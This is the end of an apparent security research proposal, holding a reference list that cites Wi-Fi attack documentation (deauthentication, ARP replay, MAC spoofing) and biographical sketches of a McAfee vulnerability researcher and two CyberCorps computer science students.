- [13] Ganti, S. R., & Kim, Y. (2016). Implementation of detection and tracking mechanism for small UAS. *2016 International Conference on Unmanned Aircraft Systems (ICUAS)*. doi:10.1109/icuas.2016.7502513
- [14] "Aircrack-ng," deauthentication [Aircrack-ng]. [Online]. Available: <https://www.aircrack-ng.org/doku.php?id=deauthentication>. [Accessed: 26-Oct-2018].
- [15] "INDOOR POSITION DETECTION USING WIFI AND TRILATERATION TECHNIQUE". [Online]. Available: <https://pdfs.semanticscholar.org/e812/2eb09c826b59830e603c8ea809681d32f0c3.pdf>
- [16] "MAC-Spoofing an introduction" [Online]. Available: <https://www.giac.org/paper/gsec/3199/mac-spoofing-an-introduction/105315>
- [17] "Node-Bebop" [Online]. Available: <https://github.com/hybridgroup/node-bebop>
- [18] "PyGame" [Online]. Available: <https://github.com/pygame/pygame>
- [19] "ARP Request Replay Attack"[Online]. Available: https://www.aircrack-ng.org/doku.php?id=arp-request_reinjection

Biographical Sketches of Investigators

Charles McFarland

Charles is a vulnerability researcher on the [Advanced Threat Research](#) team at McAfee LLC. He spent the entirety of his career in the security space with a focus on security research since 2013. He's received approval from his management for each of the three projects requested. The ATR team currently does research in both automotive and IoT with several of our projects presented at major conferences including Defcon. While I may learn from the existing research I plan on entirely new research for these projects. Charles's primary interest is in improving industry security and his love of technology.

A recent IoT research he was involved in is the exploiting a WEMO device using a zero-day, [CVE-2018-6692](#), discovered by our team. Charles' primary contribution was building a bad-byte bypass tool to setup a ROP chain attack on ARM architecture. This tool may be released publically in the future pending response from a security conference submission. Two other recent projects he's completed include the [Threat Landscape Dashboard](#) and the [Blockchain](#)

[Threat Report](#). For both of these Charles was the primary contributor for all aspects of the projects. The Threat Landscape Dashboard required knowledge of CVE's and their relationships to tools and actors such as exploit kits. Existing CVE's will prove useful in assessing the security of IoT devices which may be susceptible known vulnerabilities. Regarding the Blockchain Threat Report, he took existing research and and a well known attack, the rainbow table attack, and modified it to be applied to Blockchain. With new devices and technologies many old techniques may prove useful if adapted in clever ways.

Charles' experience in practical research enables him prioritize for results. His knowledge and collection of existing techniques, vulnerabilities, and POC code will provide a running start to most projects, particularly in newly connected devices. He has a broad interest in all things security which makes multifaceted problems more manageable. For new technologies, existing techniques can reapplied innovative ways to discover new vulnerabilities on up-and-coming platforms.

Andrew Le

Andrew Le is a currently a senior as well as a first year graduate student in computer science with a focus in information assurance. He is a recipient of the CyberCorps scholarship and has completed an internship at the Department of Defense as a software development intern. As part of his internship at the DoD, he helped to develop a web interface and a RESTful API for a type 2 encryption device.

He participated in the NSA's Codebreaker challenge where he learned to perform network analysis and some reverse engineering. Andrew has also participated in the SpaceX Hyperloop competition where he helped research various sensors and equipment to guide a high speed vehicle through a low pressure tube.

Andrew has experience in infrastructure management, software development, and network analysis. He has taken courses in computer networks, operating systems, algorithm design, databases, and cryptography. His knowledge of programming languages includes: Java, C++, C, C#, Python, and web development centered languages.

Xavier Cadot

Xavier Cadot is a senior-level in Computer Science major, with a specialization in information assurance. He is a fast track student and recipient of the CyberCorps Scholarships. Last school year he work with the Multi-Agent & Visualization Systems Lab (MAVS) in UTD doing quality assurance and building an indoor navigation app. The app communicated with the wifi routers and used algorithms to locate the user location. He spent his past summer doing Full Stack development for a web base app with BNSF Railway. The app communicated with the mainframe to replicate the current train in the yard for the yard supervisor to validate all the containers were there and in the right location.

Xavier is experience in software and mobile development. His related coursework in databases, algorithms, operating systems, and artificial intelligence. He partakes regularly in the UTD Computer Security Group (CSG) and showed skills of communication and leadership. His current interest are hackathons and capture the flags.